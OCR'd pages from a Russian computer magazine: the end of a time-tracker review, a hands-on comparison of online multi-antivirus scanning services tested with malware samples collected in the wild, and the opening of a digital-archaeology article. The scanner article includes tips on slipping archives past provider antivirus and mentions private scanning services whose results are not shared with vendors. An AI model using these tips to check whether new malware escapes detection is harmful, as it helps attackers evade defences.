
Freckle, пожалуй, лучший тайм-трекер из рассмотренных в этой статье. По разнообразию возможностей, удобству и продуманности он сравним с Timely. Во Freckle, правда, нет встроенного календаря-планировщика, но взамен этот веб-сервис предлагает богатейшие отчеты и отсутствующую в Timely «бухгалтерскую» функциональность.

Легкость создания новых задач и учета времени приближает Freckle к Toggl. И действительно, этот сервис можно использовать для столь же детального учета выполненных задач. Однако не менее доступен и другой подход — учет направлений деятельности вместо отдельных задач. Для этого достаточно вводить не описания конкретных задач, а хештеги, обозначающие, что именно ты делаешь. Freckle их потом сам внесет в собираемую статистику. Еще одна особенность, роднящая Freckle с Toggl, — возможность установить приложение для OS X, которое позволяет переключать таймеры, не открывая сам веб-сервис.

Для того чтобы составить представление о том, как идет работа, во Freckle не нужно переходить на страницу отчетов. Информация об отработанном времени представлена прямо на главной странице в виде таблицы с круговой диаграммой на каждый день. Диаграммы показывают, как рабочие часы распределились по различным проектам. Отчеты, в свою очередь, эффективно сводят на одной странице информацию из различных источников.

Инструменты для выставления счетов, встроенные во Freckle, демонстрируют, как избежать усложнения интерфейса, которое тянет ко дну другие серьезные тайм-трекеры. Вместо того чтобы вынуждать пользователя вводить всю необходимую информацию заранее и заполнять бесконечные формы, сервис запрашивает недостающие по мере надобности.

В сумме все эти качества объясняют популярность Freckle. Таким количеством именитых пользователей не может похвастаться ни один из его конкурентов.



Главный недостаток Freckle — цена. У сервиса нет бесплатной версии — даже настолько урезанной, как у Harvest. В течение двух недель им можно пользоваться бесплатно, а затем придется платить не меньше 19 долларов в месяц (это однопользовательский тарифный план). Более дорогие тарифные планы (49 и 199 долларов в месяц) отличаются только увеличенным количеством пользователей и повышенной внимательностью техподдержки.

ОБЛАЧНЫЙ ДОЗОР



84ckf1r3
84ckf1r3@gmail.com

КАК ПРОВЕРИТЬ ФАЙЛ СРАЗУ ВСЕМИ АНТИВИРУСАМИ, НЕ УСТАНОВИВ НИ ОДНОГО

В базах современных антивирусных продуктов содержатся описания свыше десяти миллионов вредоносных программ. Многие из них уже не способны запуститься в современных ОС или вовсе никогда не встречались в диком виде, но «сухой остаток» представляет реальную угрозу. Часто установленный антивирус не детектирует отдельные зловреды. Мы протестировали облачные сервисы, выполняющие сигнатурную проверку сразу по десяткам баз и дополняющие ее расширенным поведенческим анализом.

В *nix-системах антивирус всегда был опциональным компонентом, а у пользователей Windows даже с ним остается шанс, что в их систему проскользнет неизвестный зловред. Эвристика и проактивная защита тоже не панацея. При мягких настройках они пропускают многие потенциально опасные программы, а при параноидальных — ругаются на все подряд и парализуют нормальную работу. Режим обучения может длиться вечно, поскольку программная среда постоянно меняется.

Казалось бы, можно установить второй, третий, десятый антивирус и повысить свою защиту, мирясь с избыточностью. Вероятность того, что зловред не будет опознан ни одним из них, по идее, должна быть меньше. Однако на практике все наоборот: каждый современный антивирус содержит резидентный модуль и средства самозащиты, которые несовместимы с аналогичными разработками других компаний. Если ты детально представляешь механизм их работы и планируешь вручную устранять конфликты, то нужно быть готовым к тому, что проблемы возникнут сразу во время установки: когда инсталлятор одного антивируса находит в системе другой, то обычно он просто отказывается продолжать установку.

Есть более универсальный и безопасный способ проверить любой подозрительный файл сразу по нескольким базам — отправить его на автоматический анализ в одну из специализи-

рованных служб. Они отличаются возможностями, но принцип работы у всех один и тот же. На удаленном сервере запущено несколько виртуальных машин, в которых параллельно проверяется присланный файл. Помимо полусотни антивирусов, современные сервисы бесплатно предоставляют расширенный анализ, отчет о репутации файла или сайта, а также имеют возможность повторной проверки и просмотра предыдущих результатов. Поскольку у файлов могут быть разные имена при одинаковом содержимом, их идентификация выполняется по контрольным суммам. Для этого используются хеш-функции MD5, SHA-256 и другие.

ВЕЛИКОЛЕПНАЯ ЧЕТВЕРКА


VirusTotal (https://www.virustotal.com/ru/) — самая известная среди бесплатных онлайновых служб многоуровневой антивирусной проверки. Она была создана десять лет назад испанской фирмой Hispasec Sistemas. Осенью 2012 года ее выкупила компания Google, но для пользователей практически ничего не изменилось. Во всяком случае, в худшую сторону. Как и прежде, сервис выполняет анализ подозрительных файлов и ссылок на предмет наличия в них вирусов, червей, троянов и фрагментов вредоносного кода другого типа. Поддерживается анализ любого бинарного кода: исполняемых файлов Windows, пакетов APK для Android, документов PDF, скриптов и так далее. На момент написания статьи поддерживалось 53 антивируса, ко времени публикации их число возросло до 57. Еще доступно 15 утилит глубокого автоматического анализа (включая SandBox, Snort, Wireshark и другие) плюс 61 репутационная база данных веб-сайтов. Весь арсенал обновляется каждый час. Интерфейс переведен на 32 языка, включая русский. Ограничения на размер файла — 128 Мб, однако по индивидуальному запросу можно попросить проанализировать файлы и большего объема. Вариантов отправки на VirusTotal больше, чем у любого подобного ресурса. Это может быть традиционная веб-форма, электронная почта, собственный клиент загрузки или модуль для отправки по HTTP через открытый API из любого стороннего приложения.

Основной конкурент VirusTotal — это Metascan online (https://www.metascan-online.com), бесплатный сервис анализа файлов производства американской компании OPSWAT. Она была основана в 2002 году и предлагает чуть менее жесткие ограничения: на анализ можно прислать файл объемом до 140 Мб. Проверять его будут 42 антивируса. Их общее количество хоть и меньше, чем у VirusTotal, но включает некоторые отсутствующие там программы: сейчас это Preventon, STOPzilla, VirIT, XVIRUS, Zillya и Zoner. Репутационный список гораздо скромнее — всего 13 источников, однако среди них тоже есть уникальные, такие как Brute Force Blocker, Chaos Reigns, Dragon Research Group, Feodo Tracker, The Spamhaus Project и OpenBL. Получается, что VirusTotal и Metascan не дублируют друг друга, и на всякий случай проверять можно обоими.

Менее известен Jotti (virusscan.jotti.org/ru) — бесплатный онлайновый сканер, использующий 22 антивируса (только те, у которых есть версия для Linux). Максимальный объем загружаемого файла здесь очень мал — всего 25 Мб, но этого обычно хватает для анализа отдельных exe и dll. Набор средств анализа у Jotti скромен и полностью перекрывается сервисами VirustTotal и Metascan. Хорошо знать о нем на случай, если другие недоступны, но на практике сам он оказывается перегружен запросами гораздо чаще.

Еще один подобный проект — VirSCAN (virscan.org). Ограничения на максимальный размер загружаемых файлов в нем совсем жесткие — 20 Мб, однако сервис поддерживает анализ архивов в форматах RAR и ZIP. Правда, лишь при условии, что внутри архива находится не более 20 файлов. Почему разработчики так любят число 20 — загадка.

Загрузке файла на любой из перечисленных сервисов может помешать антивирус, установленный локально или на стороне провайдера. В первый можно добавить временное исключение, а для обхода второго — использовать парольную защиту архива. VirSCAN автоматически распаковывает архивы с паролями virus и infected. В настоящее время сервис использует 39 антивирусов, но примерно треть из них сильно устарела. Десять сканеров не обновлялись с прошлого года, а базы AhnLab и CTCH датируются 2013 годом. Оставшиеся



Windows XP — естественная среда обитания большинства зловредов

ПРИЦЕЛЬНЫЙ ОГОНЬ

При желании можно выполнить проверку и конкретным антивирусом. Такая услуга обычно доступна на сайте его разработчика, но способ ее предоставления может быть разным.

Первой сервис бесплатной онлайновой проверки (в 1996 году) создала отечественная компания Dr.Web. Форма для анализа файлов по-прежнему доступна по ссылке www.freedrweb.ru/aid_admin.

Проверку в облачной системе автоматизированного анализа можно выполнить и у Comodo (camas.comodo.com). Отвечает за нее сервис Instant Malware Analyzer, использующий фирменную технологию CAMAS (Comodo Automated Malware Analysis System). Код загруженных файлов проверяется по сигнатурным совпадениям, а затем его поведение анализируется в виртуальной среде. Если файл имеет признаки вредоносных программ, то он будет добавлен в глобальный черный список и передан аналитикам.


Другую разновидность составляют утилиты, способные проверять, помимо отдельных файлов, активные процессы в ОЗУ компьютера, локальные и сетевые диски. Например, ESET Online Scanner может быть как запущен в окне IE, так и загружен в виде отдельного клиентского приложения. Настроек в нем доступно больше, чем у многих бесплатных антивирусов.

Подобным образом работает Kaspersky Security Scan. Приложение выполняет поиск вредоносных программ и компонентов, но в отчете также перечисляет еще и найденные уязвимости, а также оценивает состояние защитного ПО.

Bitdefender QuickScan предлагает самую быструю облачную проверку запущенных на компьютере процессов. Он определяет активный вредоносный код примерно за минуту, но не выполняет глубокий анализ файловой системы.

Trend Micro HouseCall — бесплатная утилита для поиска и удаления вирусов, троянов, бэкдоров и компонентов назойливой рекламы. Есть версии для ОС с разрядностью 32 или 64 бита.

Из множества других можно отметить Panda ActiveScan и F-Secure Online Scanner.



Проверка компьютера при помощи Eset

27 актуальных сканеров полностью дублируются у VirustTotal и Metascan, где базы обновляются постоянно.

ПОЛЕВЫЕ ИСПЫТАНИЯ

Сравнивать заявленные характеристики сервисов не так интересно, как проверять их на практике. Конечно, я не претендую на уровень сравнительного тестирования аналитической компании, но мой небольшой эксперимент все же дал некоторые результаты.

Для начала я запустил в виртуальной машине чистую Windows XP и устроил веб-серфинг в IE. Честное извращенское, я кликал на все подряд, и тем охотнее, чем гаже выглядел баннер. Примерно за полчаса в кеше браузера набралось несколько вредоносных Java-скриптов и пара мелких троянов.

Подумав, что это как-то несерьезно, я отправился на охоту, вооружившись хитрой флешкой. Хитрость заключалась в том, что при помощи команды mkdir "\\?\%~d0\AUTORUN.INF\LPT5" на ней был создан каталог AUTORUN.INF и подкаталог LPT5. Имя последнего совпадает с идентификатором параллельного порта, поэтому штатными средствами ОС Windows такую запись (и все связанные с ней) в файловой системе нельзя ни создать, ни переименовать, ни удалить.

Соответственно, вирусы с чужих компьютеров будут спокойно копироваться на флешку, но не будут представлять угрозы до их ручного запуска. Они не станут заражать другие компьютеры автоматически, так как не смогут создать файл autorun.inf и прописать себя на автозапуск. После посещения пары вузов, интернет-центра городской библиотеки и компьютерного клуба (да, они еще существуют!) тестовый набор был готов.

В архив вошли шесть представителей разных вредоносных семейств, включая троян, бэкдор, пару сетевых червей, упакованный вирус для Win32 и одну «нежелательную программу» — SFX-архив с паролем, вымогающий деньги за свою распаковку. Это не результат работы трояна-шифровальщика, а банальный социальный инжиниринг. Поиск по сайтам антивирусных компаний показал, что все тестовые объекты были добавлены в базы данных более двух лет назад. Как видишь, их копии встречаются до сих пор.

Тем любопытнее, что при проверке с помощью VirusTotal «показатель выявления» составил 48 из 53 (bit.ly/14Nc3YB). Пять антивирусов не заметили ни одного из шести зловредов в архиве.

Здесь нужно пояснить, что AegisLab ищет только угрозы для Android (в тесте их не было), поэтому его вердикт понятен. SUPERAntiSpyware нацелена преимущественно на рекламные модули и ожидаемо плохо справляется с троянами. ByteHero вообще не использует базы, а опирается на эвристический алгоритм. Как покажет дальнейшее тестирование, проблема заключается не в качестве его эвристики, а в некорректной распаковке архивов на выделенной ему у VirusTotal виртуальной машине.

Что до AhnLab V3 и MicroWorld-eScan, то полный провал удивителен. Оба антивируса позиционируются как комплексные решения для обеспечения безопасности на разных платформах, но проморгали все шесть угроз и сочли архив безопасным. Еще один сканер (Sophos) был недоступен на момент теста (видимо, обновлялся), а все остальные указали в результатах имя первого зараженного файла.

Загружаем тот же архив в Metascan. В первую очередь сервис порадовал детальностью отчета: он единственный показал на отдельной вкладке статистику обнаружения для каждого распакованного файла. Полностью безопасным архив сочли лишь два антивируса: Tencent и Xvirus (bit.ly/1DR9CQd). Обрати внимание: ByteHero здесь обнаружил вредоносный код, но не смог этого сделать при анализе того же архива на VirusTotal. Видимо, у этих сервисов

СПЕЦНАЗ

В 2005 году на базе пяти технических университетов разных стран была учреждена организация The International Secure Systems Lab. Ее коллектив разработал специфические утилиты для анализа файлов, на базе которых затем создали общедоступные веб-сервисы — Wepawet и Anubis.


Wepawet (wepawet.iseclab.org) проверяет типичное содержимое веб-сайтов (Flash, JavaScript и PDF). Присланные файлы анализируются по собственному алгоритму для выявления подозрительной сетевой активности, наличия известных эксплойтов, вредоносных компонентов ActiveX и других неблагонадежных фрагментов исполняемого кода.

Anubis (anubis.iseclab.org) анализирует исполняемые файлы Windows, пакеты Android APK и подозрительные ссылки.


Это экспериментальные проекты, ориентированные в первую очередь на программистов, веб-дизайнеров и других профессионалов.

TotalDefense	Win32/VBInject.Stub	20150111
TrendMicro	JOKE_ARCHSMS	20150111
TrendMicro-HouseCall	JOKE_ARCHSMS	20150112
VBA32	Hoax.ArchSMS.jf	20150112
VIPRE	Trojan.Win32.Generic.pak!cobra	20150111
ViRobot	Backdoor.Win32.IRCBot.123917[h]	20150110
Zillya	Trojan.ArchSMS.Win32.3342	20150112
Zoner	I-Worm.Hakaglan.B	20150112
nProtect	Win32.Worm.Autorun.WI	20150109
AegisLab	✔	20150112
AhnLab-V3	✔	20150112
ByteHero	✔	20150112
MicroWorld-eScan	✔	None
SUPERAntiSpyware	✔	20150112

↑ **VirusTotal: пять сканеров не видят присланных зловредов в упор**



↓ **Общая и детальная статистика проверки Metascan**



есть свои особенности распаковки. Пока архивы лучше слать на Metascan.

Скромный сервис Jotti дал стопроцентно верный вердикт зараженному архиву. По количеству сканеров он уступает другим ресурсам онлайнового анализа, но в его подборку вошли действительно проверенные решения. Статистика здесь, правда, не такая детальная, как у Metascan.

Только Eset NOD32 рапортовал об обнаружении множественных угроз (без расшифровки), в то время как остальные ограничились упоминанием первого зараженного файла (bit.ly/1y5BBNr).

Сервис VirSCAN оказался самым капризным. При выборе русского или английского языка интерфейса он продолжал показывать сообщение на китайском. Оказывается, ему не нравится имя архива, содержащее буквы AV. Без Google Translate я бы этого никогда не узнал.


После игр с переименованием (список некошерных имен нигде не указан) наконец-то удалось отправить файл на анализ. Из 39 сканеров 34 сочли архив зараженным (bit.ly/1ss2V5N). По понятным причинам ничего не нашли только антивирусы для Android и откровенно китайские поделки (jiangmin, hauri, pcc). Информативность отчета средняя: как обычно, в строке результата указывается только имя первого из обнаруженных зловредов.

Образцом того, как не надо выполнять облачный анализ, стал сервис IObit Cloud (cloud.iobit.com). В его отчете вообще не было никакой информации, кроме невнятного статуса «риск» и очевидных вещей. Тип присланного файла, его размер и контрольные суммы были известны заранее. Чем проверялось и с каким результатом — великая тайна!

И НЕМНОГО ОБ АНОНИМНОСТИ

Результаты проверки онлайновыми сканерами становятся доступны всем юзерам, а копии подозрительных файлов отправляются разработчикам антивирусных программ. Если по какой-то причине тебе понадобилось выполнить проверку без огласки, то некоторые сервисы готовы предоставить подобные услуги конфиденциально, но уже за деньги. Проблема в том, что гарантий здесь никаких, а деньги настоящие. Например, на Scan4You.net обещается проверка присланных файлов 35 антивирусами и введенных ссылок по 32 пополняемым черным спискам. Насколько это соответствует действительности — неизвестно.

Теоретически такой сервис может пригодиться для сравнительного тестирования антивирусов или для того, чтобы не потерять конкурентное преимущество при разработке своего. Движок антивирусного сканера можно лицензировать (сегодня это частая практика), а вот база с сигнатурами актуальных зловредов — ценная интеллектуальная собственность. К тому же перед релизом любой программы полезно проверить реакцию антивирусов на нее. Ложные срабатывания могут быть на упаковщики исполняемых файлов, общие компоненты или не самую аккуратную реализацию сетевых функций. Вдруг ты написал «вирус» и даже не знаешь об этом? ⌶






Jotti — стопроцентный результат

VirSCAN ругается на пиньинь независимо от выбранного языка

VirSCAN тоже пропустил пять зловредов



Scanner results


Scanner results:87%Scanner(s) (34/39)found malware!

Time: 2015-01-13 01:10:29 (CST)

Поделиться | Поделиться в Google+

Scanner	Engine Ver	Sig Ver	Sig Date	Scan result	Time
ahnlab	9.9.9	9.9.9	2013-05-28	Worm/Win32.IRCBot	6
antivir	1.9.2.0	1.9.159.0	7.11.200.162	TR/Autoit.ADB	16
antiy	AVL SDK 3.0	2014121722031900	2014-12-17	Found nothing	1
arcavir	1.0	2011	2014-05-30	Worm.AutoIt.xl	8
asquared	9.0.0.4324	9.0.0.4324	2014-07-03	Trojan.AutoIT.ADB	2
avast	150111-0	4.7.4	2015-01-11	Win32:Malware-gen	29
avg	2109/8342	10.0.1405	2014-12-31	BackDoor.VB.DJV	2
baidu	2.0.1.0	4.1.3.52192	2.0.1.0	Backdoor.Win32.Rbot.ASN	5
baidusd	1.0	1.0	2014-04-02	Worm.Win32.VBNA.b	3
bitdefender	7.58793	7.90123	2015-01-11	Trojan.AutoIT.ADB	7
clamav	19904	0.97.5	2015-01-10	Win.Trojan.Archsms-358	2
comodo	15023	5.1	2015-01-11	TrojWare.Win32.TrojanDropper.VB.ED	3
ctch	4.6.5	5.3.14	2013-12-01	W32/VBTrojan.9!Maximus	2
drweb	5.0.2.3300	5.0.1.1	2015-01-11	Win32.HLLW.Autoruner.3438	30
fortinet	23.592, 23.592	5.1.158	2015-01-12	W32/Autorun.BJ!worm	1
fprot	4.6.2.117	6.5.1.5418	2015-01-11	W32/AutoIt.AB	2
fsecure	2014-04-02-01	9.13	2014-04-02	Trojan-Downloader:W32/AutoIt.BI	6
gdata	24.6025	24.6025	2015-01-12	Dropped:Generic.Malware.G!IFM!Ydg.448FF351	9
hauri	2.73	2.73	2015-01-09	Found nothing	1

Мы что-то нашли, но тебе не скажем





ЦИФРОВАЯ АРХЕОЛОГИЯ: В ПОИСКАХ ПЫЛЬНЫХ ДИСКЕТ

КАК СПАСАЮТ ДАВНО УТЕРЯННЫЕ ДАННЫЕ

Чертежи позабытых процессоров, исходные коды легендарных игр, неизвестные произведения искусства — чего только не находят в архивах любители старины. Их задача — восстановить, надежно сохранить и каталогизировать.

Fran Lens@flicker.com



Андрей Письменный
apismenny@gmail.com

Может показаться, что мы живем в век, когда информация практически неспособна потеряться: что однажды было оцифровано или создано на компьютере, будет, имей оно хоть какую-то ценность, тиражироваться и вечно кочевать с одного цифрового носителя на другой. Это, к сожалению, не совсем так: стандарты и форматы меняются с поразительной скоростью, а носители информации (в особенности магнитные диски) имеют крайне ограниченный срок службы. «Цифровая археология», то есть извлечение данных со старых носителей и перекодирование в современные форматы, становится все более актуальной дисциплиной. В этой области существуют специалисты, и раз за разом появляются истории о том, как они героически извлекли из цифровых руин нечто, имеющее неоспоримую ценность.

ИСХОДНЫЕ КОДЫ PRINCE OF PERSIA

Игра Prince of Persia была разработана в 1989 году, но вспоминают о ней до сих пор. Приключения принца, который выбирается из подземелья дворца, чтобы спасти свою возлюбленную, захватили умы и заставили игроков потратить бесчисленные часы, чтобы заучить каждый закоулок на каждом уровне. Изначально «Принц» был сделан на компьютере Apple II, но вскоре его портировали на все тогдашние платформы. На данный момент вышло девять продолжений и голливудский фильм (а также книга Виктора Пелевина, в которой мотивы из «Принца» переплетаются с советской реальностью).

Во время разработки игры Prince of Persia: The Sands of Time для PlayStation 2 у ее создателей возникла интересная идея: а не добавить ли в качестве «пасхального яйца» возможность запускать и оригинальную игру образца 1990 года? Джордан Мехнер, ее создатель, выступал консультантом при проекте и навещал монреальскую студию Ubisoft, где делали Sands of Time, так что связаться с ним не составило труда. Мехнер с готовностью согласился прислать исходники и принялся рыться в коробках со старыми дискетами, которые никогда не выбрасывал. Но вот неудача: нужная дискета исчезла.

The Sands of Time была завершена в 2003 году и разошлась тиражом более двух миллионов экземпляров, а об исходных кодах оригинального «Принца» так ничего и не было слышно. Об этой потере никто бы не узнал, не получи эта история развитие в 2012 году. Как Мехнер позже рассказал репортеру журнала Wired, ему позвонил отец и сообщил, что нашел у себя коробку с какими-то старыми дискетами, явно принадлежавшими сыну. Когда Мехнер-младший получил коробку и стал перебирать дискеты, он увидел, что на одной из них было написано «Prince of Persia, исходный код, 1989». Какая неожиданная удача!

Но что делать с пачкой старых пыльных дискет, если под рукой нет ни совместимого компьютера, ни пятидюймового дисковода, ни вообще какого-либо дисковода? Если на дискетах записано что-нибудь столь



ЧТО ТАКОЕ KRYOFLUX

